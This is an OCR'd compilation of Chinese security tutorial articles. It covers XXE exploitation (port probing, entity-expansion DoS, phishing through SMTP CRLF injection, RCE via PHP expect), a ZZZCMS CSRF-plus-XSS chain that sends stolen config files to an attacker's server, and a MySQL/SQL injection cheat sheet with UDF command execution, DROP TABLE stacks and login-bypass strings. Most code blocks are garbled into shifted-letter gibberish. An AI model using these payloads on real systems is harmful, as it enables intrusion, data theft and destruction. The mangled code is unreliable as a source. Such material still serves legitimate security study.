    frghgbvwulqj@{1vsdw**,^05`&ddwwdh vsdvwr jhvrqd wkh
```

```
edvh97 hqfrghg ydoxh
    sulqv frghgbvwulqj
&   sulqv edvh971e97ghfrgh+frghgbvwulqj,
irul lq udqjh+4/588,=
    wu| =
        l @ vwu+l,
        ls @ *4<5149;141*. l
        vwulqj @
*sks=22ilohu2frqyhuw1edvh970hqfrgh2uhvrxufh@kwws=22*. ls .
*2*
        sulqv vwulqj
        exlogb{pc+vwulqj,
    h{fhsw=
      sulqv %huur u%
Frqwlqxh
```

运行起来大概是这样



既然可以主机探测了，那么内网主机端口探测也是类似的思路。

level 5

除了可以内网探测，还可以 DOS 攻击。。

比如说：

```
?B{pcyhuvlrq@%413%BA
?$GRFW\SHσc} ^
  ?$HQWLW\σc%σo%A
  ?$HQWLW\σo5
%%σo>σo>σo>σo>σo>σo>σo>σo>σo>σo%A
  ?$HQWLW\σo6
%%σo5>σo5>σo5>σo5>σo5>σo5>σo5>σo5>σo5>σo5%A
  ?$HQWLW\σo7
%%σo6>σo6>σo6>σo6>σo6>σo6>σo6>σo6>σo6>σo6%A
  ?$HQWLW\σo8
%%σo7>σo7>σo7>σo7>σo7>σo7>σo7>σo7>σo7>σo7%A
  ?$HQWLW\σo9
%%σo8>σo8>σo8>σo8>σo8>σo8>σo8>σo8>σo8>σo8%A
  ?$HQWLW\σp
%%σo9>σo9>σo9>σo9>σo9>σo9>σo9>σo9>σo9>σo9%A
  ?$HQWLW\σq
%%σp>σp>σp>σp>σp>σp>σp>σp>σp>σp%A
  ?$HQWLW\σr<
%%σq>σq>σq>σq>σq>σq>σq>σq>σq>σq%A
`A
?σc}A)σr<>?2σc}A
```

此 payload 测试可以在内存中将小型 XML 文档扩展到超过 3GB 而使服务器崩溃。

如果目标是 UNIX 系统，

```
?B{pcyhuvlrq@%413%hqfrglqj@%LVR0;;8<04%BA
?$GRFW\SHirr ^
  ?$HOHPHQWirrDQ\ A
  ?$HQWLW\{{hV\VWHP %ldh=222ghy2udqgrp%A`A
?irrA){{h>?2irrA
```

这段 payload 会让 xml 解析器尝试使用 /dev/random 文件中的内容来替代实体，所以这个示例会直接使 UNIX 系统服务器崩溃。

level 6

还有比较好玩的玩法，当然了这个需要在特定类型的场景中运用，比如说 xxe 还可以运用于钓鱼。

（以下实例来源于 freebuf 中的一篇文章）

如果内网中有一台存在 CRLF 注入漏洞的 SMTP 服务器，我们就能利用 ftp:// 协议结合 CRLF 注入向其发送任意命令，也就是可以指定其发送任意邮件给任意人，这样就伪造了信息源，造成钓鱼 。

Java 支持在 sun.net.ftp.impl.FtpClient 中的 ftp URI，因此，我们可以指定用户名和密码，例如 ftp://user:password@host:port/test.txt，FTP 客户端将在连接中发送相应的 USER 命令。

但是如果我们将 %0D%0A (CRLF) 添加到 URL 的 user 部分的任意位置，我们就可以终止 USER 命令并向 FTP 会话中注入一个新的命令，即允许我们向 25 端口发送任意的 SMTP 命令：

```
iws=22d( 3G( 3D
HKOR( 53d( 3G( 3D
P DLO( 53I URP ( 6D( 6Fvxssruw( 73YXOQHUDEOHV\VWHP 1fr
p ( 6H( 3G( 3D
UFSW( 53WR( 6D( 6Fylfwp ( 73j p dlqfr p ( 6H( 3G( 3D
GDWD( 3G( 3D
I urp ( 6D( 53vxssruw( 73YXOQHUDEOHV\VWHP 1fr p ( 3D
Wr ( 6D( 53ylfwp ( 73j p dlqfr p ( 3D
Vxemhfw( 6D( 53whvw( 3D
( 3D
whvw$( 3D
( 3G( 3D
1( 3G( 3D
```

```
TXLW( 3G( 3D
=dCYXOQHUDEOHV\VWHP1frp=58
```

当 FTP 客户端使用此 URL 连接时，以下命令将会被发送给 VULNERABLESYSTEM.com 上的邮件服务器：

```
iws=22d
HKOR d
PDLOIURP=vxssruwCYXOQHUDEOHV\VWHP1frp
UFSV\WR=ylfwlp Cjp dlc1frp
GDWD
Iurp=vxssruwCYXOQHUDEOHV\VWHP1frp
Wr=ylfwlp Cjp dlc1frp
Vxemhfw=Uhvhv|rxusdvvzrug
Zhqhhgwr frqilup |rxulghqwlw\1Frqilup |rxusdvvzrug khuh=
kwws=22SKLVKLQJbXUO1frp 1
TXLV\
=vxssruwCYXOQHUDEOHV\VWHP1frp=58
```

这意味着攻击者可以从从受信任的来源发送钓鱼邮件（例如：帐户重置链接）并绕过垃圾邮件过滤器的检测。除了链接之外，甚至我们也可以发送附件。

level 7

最吸引人的还是 RCE 了，那么问题来了，xxe 能 RCE 吗?

答案是可以的，不过还是那句话，在**特定**场景下。

由于 PHP 的 expect 并不是默认安装扩展，如果安装了这个 expect 扩展我们就能直接利用 XXE 进行 RCE 。

示例代码：

```
?$GRFW\SHurrw^?$HQWLW\ fpg V\VWHP %b{shfw=22lg%A`A
?gluA
?ildhA) fpg>?2ildhA
```

```
?2gluA
```

如何防御

方案一 使用开发语言提供的禁用外部实体的方法

PHP：

```
de{p cglvdedhhqwlwlbordghu+wuxh,>
```

java:

```
Grfxphqw([ohqwlrq gei
@Grfxphqw([ohqwlrq 1qhz Lqvwdqfh+,>
gei1vhwH{sdqgHqwlwlUhihuhqfhv+idovh,>
1vhwlhdwxuh+%kwws=22dsdfkh1ruj2{pl2ihdwxuhv2glvdoorz0grfwlsh0ghfl%wuxh,>
1vhwlhdwxuh+%kwws=22{pl1ruj2vd{2ihdwxuhv2h{whuqdo0jhqhudo0hqwlwlhv%idovh,
1vhwlhdwxuh+%kwws=22{pl1ruj2vd{2ihdwxuhv2h{whuqdo0sdudphwhu0hqwlwlhv%idovh,>
```

python:

```
iurp  d{pclpsruwhwuhh{pcGdwd @
hwuhh1sduvh+{pdVrxufh/hwuhh1[POSduvhu+uhvrolhbhqwlwlhv@Idov
h,,
```

方案二 黑名单过滤关键字

当然直接过滤掉用户提交的 xml 数据中的关键词也是可以的，

比如说：SYSTEM 和 PUBLIC

总结

这篇文章我从简单的 xml 的基础知识开始整理，以升级的方式从 xxe 的相关基础到花式利用进行介绍，有些地方限于文章篇幅就没有再继续深入，当然了 xxe 相关利用或者技巧肯定不限于我整理的这几个方面，比如说 xxe 还可以结合 jar 协议进行上传文件，不过笔者对这方面不是很熟也就没有去复盘。文章中若有错误的地方，请各位大牛指正。

参考链接：

https://xz.aliyun.com/t/3357

https://www.freebuf.com/vuls/207639.html

https://security.tencent.com/index.php/blog/msg/69

https://www.freebuf.com/vuls/194112.html

https://www.runoob.com/xml/xml-cdata.html

http://www.mottoin.com/detail/738.html

http://www.w3cschool.cn/dtd

https://www.freebuf.com/articles/web/177979.html

https://www.freebuf.com/column/188849.html


齐结练 ⓮


原创 Z1NG 信安之路 2019-07-04

无意之中，发现 ZZZCMS 后台任意文件读取漏洞，发现这个漏洞的时候第一反应是很鸡肋。后来，在上厕所的时候突然想到一件事。这款 CMS 还存在 CSRF 和 XSS 的问题，想着能不能把这几个洞串在一起，降低攻击门槛呢？于是就开始瞎捣鼓。

后台读取任意文件

首先看后台读取任意文件的漏洞点，如下两张图所示。由于未对文件路径进行过滤，只要构造好路径可以读取任意文件。





利用思路

首先想到一个思路就是使用 CSRF 来进行任意读取文件。但是我使用 JQuery 构造 Ajax 发送数据包的时候，发现一个问题，**同源策略**限制了不同源之间的访问，所以 Ajax 行不通。要绕过同源策略其实也就简单，就是利用 HTML 标签 来构造表单发送数据包。

回想起来之前写的一篇，由 CSRF 到 XSS。突然想到能否利用 XSS 来进行任意文件读取，而且使用 XSS 进行任意文件读取，由于是是在相同域里的资源请求，本身就不受同源策略的影响。因此，目标站点如果存在一处 XSS，而后台存在任意文件读取，那么只要在 XSS 漏洞处注入相应的 JS 代码，就可以进行任意文件读取了。然鹅不巧的是，ZZZCMS 的 XSS 也是在后台，本身就要依靠 CSRF 来利用。不过，通过 XSS 漏洞进行任意文件读取这条思路，个人觉得还是可行的。

确定了通过 XSS 执行 JS 代码发送 GET 请求来读取任意文件之后，问题又来了，XSS 就算读取到了任意文件的内容，读取到的内容也只会在当前站点里存在和显示。那咋办？第一个想法是，构造一个请求，发送到我的云服务器，这样在 Apache 的服务日志里就会有一条记录，而这个记录就是携带了数据的。其实这个方法感觉还是比较 low，应该有更好的利用方法，希望有大佬能来提点一下。


利用代码的构造

首先，我们需要构造一个 GET 请求，实现任意文件读取。熟悉 JavaScript 的朋友，应该知道这是 JQuery，由于这个 CMS 的有引入 JQuery 文件，更方便我们构造请求。


```
' 1j hw+%kvws=2245: 1313142}}}sks2dgp lq: 5; 2Bp r gxch@whp sodwhh
glw) w|sh@2}}}sks2uxqwp h2fdfkh2dgp lq2112112112fr qilj 2}}}bfr
qilj 1sks%ixqfwrq +gdwd,,~Ø>
```

data 为服务器响应的数据,即读取到的文件内容，我们可以打印出来看看。

```
' 1j hw+%kvws=2245: 1313142}}}sks2dgp lq: 5; 2Bp r gxch@whp sodwhh
glw) w|sh@2}}}sks2uxqwp h2fdfkh2dgp lq2112112112fr qilj 2}}}bfr
qilj 1sks%ixqfwrq +gdwd,~fr qvrch1or j +gdwd,Ø>
```



可以看到，内容配置文件的内容成功读取出来了。接下来就考虑数据外带，如何把数据传输出来。前面提到了同源策略，我们不可以直接用 JavaScript 构造 GET 请求来外带数据，由于 HTML 标签的开放性，不受同源策略的限制。

那问题是我们注入代码的地方是 js 文件，并非 html 页面。因此，我们需要使用 JavaScript 来生成一个 form 表单。

```
22由于注入[VV代码，需要把代码写成一行的方式，此处拆开说明
irup @grfxp hqw1fuhdwhHdhp hqw+%rup %>22创建一个irup 表单
irup 1dfwrq@%kwws=22448148<1681;;=9992d1sks%hqfrghXUL+gdv
d1vxevwu+08833/833,,>22表单的dfwrq属性，由于使用的是jhw
请求，数据携带量有限，因此使用vxevwu来截取一些字符
mwsxw@grfxp hqw1fuhdwhHdhp hqw+%qsxw%> 22lqsxv
mwsxw1ydoxh@gdwd>mwsxw1qdph@%l%irup 1phwkrg@%hw%
' +grfxp hqw1erg|,1dsshqg+irup,>22一定需要加入这一句，否则
vxeplw在提交的时候回报错，导致没用进行提交操作
irup 1vxeplw+,>
```

最终的利用代码如下

```
' 1j hw+%kvws=2245: 1313142}}}sks2dgp lq: 5; 2Bp r gxch@whp sodwhh
glw) w|sh@2}}}sks2uxqwp h2fdfkh2dgp lq2112112112fr qilj 2}}}bfr
qilj 1sks%ixqfwr q
+gdwd,~ir up @gr fxp hqw1fuhdwhHchp hqw+%r up %>ir up 1df wr q@%kv
ws=22448148<1681; ; =9992d1sks%hqfr ghXUL+gdwd1vxevwu+08833/
833,,>nwsxw@gr fxp hqw1fuhdwhHchp hqw+%qsxw%>nwsxw1ydoxh@gdwd>
nwsxw1qdp h@%d%ir up 1p hwkr g@%,hw%>' +gr fxp hqw1er g|,1dsshqg+
ir up ,>ir up 1vxep lw+,>Ø)>
```

漏洞利用

首先通过 CSRF 将 XSS 代码注入。

```
?kwp cA
  ?ir up
df wr q@*kvws=2245: 1313142}}}sks2dgp lq: 5; 2vdyh1sksBdfw@hglwi
lch* p hwkr g@%sr vw%A
    ?lqsxv w|sh@*klgghq* qdp h@*ilch*
ydoxh@*2}}}sks2whp sodwh2sf2fq53492nw2lp j 1nw*2A
    ?lqsxv w|sh@*klgghq* qdp h@*ilchwh{w*
ydoxh@*' 1j hw+%kvws=2245: 1313142}}}sks2dgp lq: 5; 2Bp r gxch@whp
sodwhhglw) w|sh@2}}}sks2uxqwp h2fdfkh2dgp lq2112112112fr qilj 2
}}}bfr qilj 1sks%ixqfwr q
+gdwd,~ir up @gr fxp hqw1fuhdwhHchp hqw+%r up %>ir up 1df wr q@%kv
ws=22448148<1681; ; =9992d1sks%hqfr ghXUL+gdwd1vxevwu+08833/
833,,>nwsxw@gr fxp hqw1fuhdwhHchp hqw+%qsxw%>nwsxw1ydoxh@gdwd>
nwsxw1qdp h@%d%ir up 1p hwkr g@%,hw%>' +gr fxp hqw1er g|,1dsshqg+
ir up ,>ir up 1vxep lw+,>Ø)>*2A
    ?lqsxv w|sh@*vxep lw* ydoxh@*点击有惊喜*2A
  ?2ir up A
?2kwp cA
```

在成功注入 JS 代码以后，img.js 的文件内容被修改成如下：

然后访问 XSS 的漏洞页面，触发 XSS 漏洞。


访问后页面会跳转到

```
kwws=22448148<1681;;=9992d1sksIp h*@( 6H*4*/22( H8( ;G( <8(
H7( EG( ;G( H8( E
3( ;I( H9( <:( E9( HI( EF( ;F( H<( EE( <;( H;( DH( D74
( H8( E3( ;I( H9( <:( E9( 3G( 3D*v
lwhh{w*@( 6H**/22( H<( <6( EH( H9( ;H( D8( H8( <3( ;H( H:
( EF( ;3( HI( EF( ;;( H8( ;I ( DI( H7( EE( D8( H7( E;(
ED( H:( D<( ED( H9( ;;( <91kwp /1kwp o/1sks/1mvs( HI( EF( ;
<( 3G( 3D( 53( 3G( 3D22( H8( <3( ;H( H8( ;I( E3( H8( ;;
( ;9( H<( D4( E8( H;( DH( EH( H:(
EG( DH( 3G( 3D*sdj hvl}h*@( 6H*53*/22( H<( EE( <;( H;( DH
( D7( H8( ;;( ;9( H<( D4( E
```

8(H9(<8(E3(H<(;:(;I(3G(3D*vruwl}h*@(6H*633*/22(
H8(;;(;9(H:(E4(EE(H
9(;D(<;(H8(;I(D3(H9(<8(E3(H<(;:(;I(3G(3D(
3G(3D22(H9(<8(E3(H9(;G(DH(
H8(ED(<6(HI(EF(;F(H9(<7(DI(H9(;F(;4p|vtd(HI
(EF(;Fvtdwh(HI(EF(;Fdff
hvv(HI(EF(;F(H9(;H(D;(H;(;G(<3(H7(EG(EI(H
:(<7(D;p|vtd(3G(3D*ge*@(6H
duud|+(3G(3D*wlsh*@(6H*vtdwh*/22(H9(<8(E3(H9(;G(D
H(H8(ED(<6(H:(E4(
EE(H8(<H(;E(3G(3D*vkrzvtd*@(6H*3*/(3G(3D*wdedhsuh*
@(6H*}}*/(3G(3D
22p|vtd(3G(3D*krvw*@(6H*45:131314*/22(H9(<8(E3(H9(;
G(DH(H8(ED(<6(H8(<F(E3(H8(<G(;3(3G(3D*sruw*
@(6H**/22(H9(<8(E3(H9(;G(DH(H8(ED(<6(H:(
DE(DI(H8(;I(D6(3G(3D*qdph*@(6H*}}fpv*/22(H9(<8
(E3(H9(;G(DH(H8(ED(
<6(H8(<3(;G(3G(3D*xvhu*@(6H*urrw*/22(H9(<8(E3(H
9(;G(DH(H8(ED(<6(H8(
E;(<3(H8(;I(E:(3G(3D*sdvvzrug*@(6H*urrw*/22(H9(<
8(E3(H9(;G(DH(H8(ED(<6(H8(DI(;9(H:(D3(;4(
3G(3D*fkduvhw*@(6H*xwi;*/(3G(3D*hqjlqh*@(6H*L
qqrGE*/(3G(3D22dffhvv(3G(3D*dffhvvsdwk*@(6H**/(3G(
3D*dffhvvqdph*@(6H**/(3G(3D22vtdwh(3G(3D*vtdB

在此处就已经可以看到数据被拼接在 URL 之后去请求了。查看云服务器的 Apache 日志。

将其复制出来拿去 URL 解码。可以看到，这样就讲一个后台的数据外带保存在了我们的云服务器上。



总结

一个很简单的操作，写这篇文章主要是记录一下分析的过程。由于对 JavaScript 的不熟悉，代码写的十分抠脚。这个思路只是抛砖引玉，希望之后能有更好的利用方法。在构造利用代码的时候，更能理解了同源策略。洞虽然是小洞，一顿分析思考下来，还是蛮有意思的。大佬们勿喷~

VTO 脚 (f)落

原创 小白成长参考资料 信安之路 2019-08-13

信安之路的小白成长阶段目前处于 SQL 的基础学习阶段，在每一个学习阶段都会分享一些参考资料给大家，即使大家未能成为学习的主力，但是也希望更多想要参与学习的同学跟着这个学习计划一直前行，详细情况请看**公众号菜单中间一栏的成长计划。**

Mysql 学习基础

使用 nmap 对 mysql 数据库进行扫描

```
qp ds
00vfulsw@p|vt o0gdwdedvhv1qvh/p|vt o0hp sw|0sdvvz rug1qvh/p
|vt o0hqxp 1qvh/p|vt o0lqir 1qvh/p|vt o0yduldedv1qvh/p|vt o0yxo
q0fyh5345054551qvh 0s 6639
```

与 mysql 数据库相关的重要文件

```
ä21p|vt dbklvwru
p|vt dbfrqqhfwlsks
```

使用 mysql 的常用命令

连接数据库：

```
p|vtc0k  0S  0x  0s
```

列出数据库:

```
vkrz gdwdedvhv>
```

选择数据库：

```
xvh
```

列出表名：

```
vkrz wdedv>
```

使用系统表，查询用户：

```
xvh p|vt o<
vhohfv-iurp xvhu>
```

获取当前用户的权限：

```
vkrz judqw>
```

在获取 mysql 基本信息时用到的小技巧

获取版本信息：

```
vhohfv CCyhuvlrq
```

获取当前用户：

```
vhohfv xvhu+,> vhohfv v|vwhp bxvhu+,
```

获取当前数据库：

```
vhohfv gdwdedvh+,
```

获取主机名：

```
vhohfv CCkrvwqdph
```

获取数据库文件路径：

```
vhohfv CCgdwdglu
```

列出用户的账号密码哈希：

```
vhohfv krvw/xvhu/sdvvzrug iurp p|vtdxvhu
```

查询所有内容通过一个字符串列出：

```
vhohfvjurxsbfrqfdwqdph vhsdudwru( 5:/( 5:, iurp xvhuv
vhohfvjurxsbfrqfdwfdvwxlg dv fkdu+83,, vhsdudwru( 5:/( 5:,
```

```
iurp xvhuv
```

将文件的权限赋予指定用户

```
J UDQW\ I LOH RQ 1 WR **C *or f ddkr vw*
```

扩展学习：

```
kwws=22shqwhvwp r qnh| 1qhw2f khdw0vkhhw2vt d0lqmhf wr q2p | vt d0v
t d0lqmhf wr q0f khdw0vkhhw
```

如何执行系统命令

```
kwws=22z z z 1lr glj lwdo/hf 1fr p 2p | vt d0ur r w0wr 0v| vwhp 0ur r w0z lw
k0xgi0ir u0z lqgr z v0dqg0dqx{ 2
```

1、检查文件 /usr/lib/libmysqludfsys.so 是否存在：

```
z khuhlv dep | vt d<giv| v1vr
```

2、如果存在：

```
p | vt c 0x ur r v 0s 111 p | vt dA vhdnfv v| vbh{ hf +**;>
```

sys_exec 执行完返回退出状态

sys_eval 返回标准输出

3、增加用户到管理员组：

```
p | vt dA vhdnfv v| vbh{ hf +*xvhup r g 0d 0J dgp lq *;>
```

4、如果用户有权限，则复制文件： lib_mysqludf_sys.so 到 /usr/lib/ 目录下

5、如何编译 libmysqludfsys.so ：

git clone https://github.com/mysqludf/libmysqludfsys

gcc -fPIC -Wall -I/usr/include/mysql -I. -shared libmysqludfsys.c -o ./libmysqludfsys.so

SQL 注入手册

下面是关于下文中数据库对应的字母表：

M：	MySQL
S：	SQL Server
P：	PostgreSQL
O：	Oracle
+：	Possibly all other databases

Examples：

(MS) 表示: MySQL 和 SQL Server 数据库通常情况下

(M*S) 表示 ：MySQL 的某些特定情况以及 SQL Server 的一般情况

参考语法、注入技巧

行末注释符

注释掉行末其他部分：

--(SM)

#(M)

在登录口注入的实例：

用户名:admin'--

SELECT * FROM members WHERE username = 'admin'--' AND password = 'password' 以上语句中 —后面的内容被注释，导致语句执行成功，从而绕过认证。

语句中注释

可以用来绕过黑名单拦截，例如：

/*Comment Here*/ (SM)

DROP/*comment*/sampletable

DR/**/OP/*bypass blacklisting*/sampletable

SELECT/*avoid-spaces*/password/**/FROM/**/Members

/*! MYSQL Special SQL */ (M) 这种情况只针对 Mysql 有效

SELECT /*!**32302** 1/0, */ 1 FROM tablename

经典的内联注入的攻击实例

ID: 10; DROP TABLE members /* 像语句 10; DROP TABLE members -- 是同样的效果

SELECT /*!**32302** 1/0, */ 1 FROM tablename 如果 MySQL 版本高于 3.23.02，那么就不会报错

MySQL 版本检测

ID: /*!`**32302** 10*/

ID: 10

如果 MySQL 版本高于 3.23.02，两个结果返回一致

SELECT /*!**32302** 1/0, */ 1 FROM tablename 如果 MySQL 版本高于 3.23.02，那么就不会报错

堆叠查询

; (S)

SELECT * FROM members; DROP members--

结束一个查询，并开始下一个查询

堆叠查询支持表

	SQL Server	MySQL	PostgreSQL	ORACLE	MS Access
ASP	支持	未知	未知	未知	不支持
ASP.NET	支持	未知	未知	未知	不支持
PHP	支持	不支持	支持	未知	不支持
Java	未知	未知	未知	不支持	不支持

使用堆叠注入的攻击实例

ID: 10;DROP members --

SELECT * FROM products WHERE id = 10; DROP members--

在正常执行完前一个语句后，会删除用户表

if 函数

这个利用方式在盲注过程中非常关键

MySQL If 函数

IF(**condition,true-part,false-part**)(M)SELECT IF(1=1,'true','false')

SQL Server If 函数

IF **condition** **true-part** ELSE **false-part** (S) IF (1=1) SELECT 'true' ELSE SELECT 'false'

If 函数在 SQL 注入攻击中的实例

if ((select user) = 'sa' OR (select user) = 'dbo') select 1 else select 1/0 (S)

当前用户不是 **"sa" 或 "dbo"** 时则不会报错

使用数字类型

可以绕过 magic_quotes() 和一些过滤，甚至是常见的 WAFs.

0x*HEXNUMBER* (SM)

你也可以像下面这样写

SELECT CHAR(0x66) (S)

SELECT 0x5045 (将字符串进行 hex 编码) (M)

SELECT 0x50 + 0x45 (M)

字符串操作

将字符串进行各种字符操作的变形，可以绕过一些防御方式

字符串连接

+ (S) SELECT login + '-' + password FROM members

|| (*MO) SELECT login || '-' || password FROM members

关于 MySQL 的 "||"; 如果 MySQL 在 ANSI 模式下运行会起作用，否则 Mysql 会将其作为逻辑运算符将它返回 0 ，使用 CONCAT() 函数会更好

CONCAT(str1, str2, str3, ...) (M)

连接提供的字符串： SELECT CONCAT(login, password) FROM members

不带引号的字符串

可以使用 CHAR()(MS) 和 CONCAT()(M) 来生成不带引号的字符串

0x457578 (M) - 字符串 hex 后的值 SELECT 0x457578 在 Mysql 中可以使用下面的语句生产这个字符串： SELECT CONCAT('0x',HEX('c:\\boot.ini'))

Using CONCAT() in MySQL SELECT CONCAT(CHAR(75),CHAR(76),CHAR(77)) (M) 这个语句将返回‘KLM’

SELECT CHAR(75)+CHAR(76)+CHAR(77) (S) 这个语句将返回‘KLM’

基于 HEX 的注入实例

SELECT LOAD_FILE(0x633A5C626F6F742E696E69) (M) 该语句展示的内容是 **c:\boot.ini**

字符串修改相关

ASCII() (SMP) 返回字符串的 ASCII 码，在盲注中使用最多，例如：SELECT ASCII('a')

CHAR() (SM) 将数字转化为 ASCII 字符，例如：SELECT CHAR(64)

联合查询

使用 union 可以跨表进行查询

SELECT header, txt FROM news UNION ALL SELECT name, pass FROM members

这条语句会返回两个表中的内容。

另一个例子：

' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--

UNION – 解决语言设置的问题

虽然利用 Union 注入有时会因为不同的语言设置（表设置，字段设置，组合表/数据库设置等）而出错，下面的这些功能可以解决这个问题，经常会在处理日语、俄语、西班牙语等应用程序时遇到。

SQL Server (S) 使用 field **COLLATE**SQL_Latin1_General_Cp1254_CS_AS，详细介绍可以看 sql server 的官方文档，例子：SELECT header FROM news UNION ALL SELECT name COLLATE SQL_Latin1_General_Cp1254_CS_AS FROM members

MySQL (M) Hex()可以解决所有问题

绕过登录认证 (SMO+)

登录测试的万能密钥:

admin' --

admin' #

admin'/*

' or 1=1--

' or 1=1#

' or 1=1/*

') or '1'='1--

') or ('1'='1--

....

使用不同的用户登录 (SM*) ' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--

老版本的 Mysql 不支持 Union 查询

通过密码字段绕过登录系统

